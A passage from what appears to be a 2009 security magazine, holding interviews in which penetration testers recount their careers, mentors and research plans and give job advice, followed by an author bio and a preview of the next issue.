finding a bug that nobody has ever noticed before is a feeling that I'll never forget. There are so many automated tools for Penetration Testing that you can almost forget how much fun it is to really hack something. No instruction sheet, no walk-through or tool to help you out. It takes me back to the feeling I had as a kid, before the internet gave you all the answers. You learn a lot by breaking things and trying to repair them. Once it's all said and done, TYPO3 is a little more secure for patching this problem, and that makes me happy.

What are your plans for future?

To keep learning. Every time I look at what other people are doing I realise how little I really know. The list of things I want to learn, books I want to read and things I want to achieve seems to be ever growing. I've achieved a lot in the last 12 months. I've published a few articles, given a presentation at a security conference, and just run a few classes at a University. These were things that I never thought I'd achieve in a million years. So who knows what the next 12 months hold for me. Ask me next year...

What advice do you have for the readers planning to look for a job on the IT Security field?

The security field is growing bigger and bigger every day. It all seems like so much fun when you read about finding bugs in software and testing peoples systems for money. To be honest, it is fun. That said, you can't just expect to take the fun part and ignore the hard work that goes along with it. If you thought keeping up to date with normal IT topics was a full time job, then security is ten times as much. There is always something new. If you don't find reading security magazines, blogs and whitepapers at weekends fun, then things can easily get out of control. It's sad to say, but for me a holiday is a trip to the Chaos Computer Congress, or a few days of reading a book about Python. The best security people are those that would do it even if they don't get paid to. It's not a 9 to 5 type job. Alongside the knowledge barrier, it's also about attention to detail, and good communications. You can be an expert in technology, but if you can't write a good report to communicate the information, then you're going to have problems. The most important part of a Penetration Test is the report after all. The business needs to read and understand your findings before they can act on them. Equally, anybody can run a Nessus scan and list the results. You need to set yourself apart. Security is a hot topic and you need to make yourself different to those that are just in it for the paycheck.

Where did you get you first PC from?

I received my first PC seven years back as a gift from my father. I started working on computers sincerely during first year of my BE. My PC always had a lot of problems. Nothing is easy as it is proclaimed so. Every time I had to do a lot of disassembling, repairing before starting off with my real work. I was learning hardware and low level architecture. These small steps like maintaining your machine, correcting problems etc served as a building block. I have realized this, one can not learn appropriately if all the things work fine. There should be constraints in the path which indirectly helps you to move forward by diversifying your knowledge patterns. In our computer security field, one requires core knowledge of the computers starting from bottom to top. I have still that PC with me. It attracts me a lot because I have learnt a lot by using that machine. I think a number of security researcher's destiny has changed when they have an interface with computers for the first time. Nothing comes in an easy manner.

What was your first IT-related job?

I started working independently right from my BE years. This is because the research is not specific to any industry benchmarks. During that period, I pruned myself to understand the real basics of security and its diversified sphere. I released a number of security papers independently. I worked for six months for Computer Emergency Response Team India as part of my internship in MS. Till that point of time; I had already spent 5 years in the security field, understanding the hidden artifacts. I decided to start my career as a penetration tester and security researcher (myself). After completing my MS, I joined KPMG consultancy as a penetration tester / security advisor. Currently, I am handling large scale security assessments while continuing my research without any break. The real power comes from the innovative research in the field of computer security.

Who is your IT guru and why?

I think to be a good professional in any industry; you need to have a constructive approach in the field. It is possible only if you have a guidance that incorporates positive element in it. My father (Mr. Jayant Sood) is a supporting figure behind me. My mentor's (Mr. L.S. Rana) guidance reflects the attitude of serving the security community in a constructive way. I can never forget the ingrained backup and support of my brother (Mr. Manav Sood). I would like to thank all the security community researchers for their time and efforts. I used to study freely available research done by community researchers in the independent

and academic realm. All these researchers have spent their lifetime in finding the security issues and advanced methods of constructing a strong security community. I have learnt a lot from them. Through my efforts, I would like to pay back to the security community by doing continuous research.

What do you consider your greatest IT related success?

The greatest IT related success for me is the continuous work from my side. I think it's a journey with a lot of ups and downs. But I like cutting edge research and always try to find new forms of attack vectors. The motive behind my research is to patch the issues with new developments that give birth to these attack vectors. This year I have found two new attack patterns of web attack which I will be releasing soon. It is based on the methodology of Maximum Exploitation with Minimum Intervention. It includes Adobe 9 Web flaws and using MS Word document to hack web applications. In addition to this, my latest research is focused on browser design flaws. As a result of which I have released a number of browser flaws in the last six months. My upcoming research encompasses operating system thread security and optimization. It requires ample amount of efforts and conviction to keep working even if you have stringencies in your path.

What are you plans for future?

My first aim is to educate people and raise concern about computer security by showing them the risks posed to the networks and applications through hacking. The second point is innovating new attack vectors that broaden the surface of insecurity which in turn help developers and security professional to strengthen the security of systems. This is only possible by intensive research. The third point is to always follow the path of responsible disclosure in combating the vulnerabilities. Our SCHAP team which is specialized in finding flaws in real time websites is following the same foot steps. I believe that the pioneers have already created a base for researchers like us and we have to build a new world where technology is used for the community and is properly secured.

What advice do you have for the readers planning to look for a job on the IT Security field?

My advice for the readers is to carry on with the work they are doing without caring for the results. They should believe in quality work and the rest will come after them. Try to think innovatively out of the box in computer security for any kind of research.



Aditya K Sood is the founder of SecNiche Security. He is an independent security researcher having an experience of more than 6 years. He holds BE and MS in Cyber Law and Information Security. He is an active speaker at conferences like EuSecwest, XCON, XKungfoo, Troopers, OWASP, Clubhack, CERT-IN etc. He has written journals for Hakin9, BCS, Usenix and Elsevier. His work has been quoted at eWeek, SCMagazine, ZDNet, internet news etc. He has given number of advisories to fore front companies. On professional front he works for KPMG as a penetration tester. Website: <http://www.secniche.com>, Blog: <http://zeroknock.blogspot.com>



UPCOMING

in the next issue...



Anti-Virus Scanning

The changing nature of threats has driven research and development in order to combat the flood of new malware. While there are different approaches to scanning technology, certainly different vendors make distinct architectural and implementation decisions, there are certain commonalities that are present in most modern antivirus scanners. Ryan Hicks will give an overview of the history of scanning technology, a description of the most common techniques, and illustrate potential future developments.

Java Crypto – RSA & AES Practice

Cryptography is used for hiding information. The term "cryptography" itself represents several algorithms like Symmetric-key cryptography, Asymmetric-key cryptography (also called Public-key cryptography), but also Cryptosystems and Cryptanalysis. Michael Schratt will introduce you a possibility of using cryptographic functions in JAVA, especially RSA & AES.

First Password Shooters

Password cracking takes two forms: online and offline. Online password cracking tests the passwords against the live system. This requires very little effort on the attackers end, but can be hindered with various mechanisms like requesting CAPTCHA's after five failed log-in attempts or a limited amount of attempts/time span. Tam Hanna will show you the details.

Have You a good idea for an article?

Would You like to become an author

or our betatester?

Just write us an e-mail

(en@hakin9.org).

Current information on the Hakin9 Magazine can be found at:

<http://www.hakin9.org/en>

The editors reserve the right to make content changes

The next issue goes on sale at the beginning of September 2009

Wireshark – the review*

Our tester, Mike Shafer will unveil potential hiding in this free/open source software named "The Most Important Open-Source Apps of All Time."





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PC Connection

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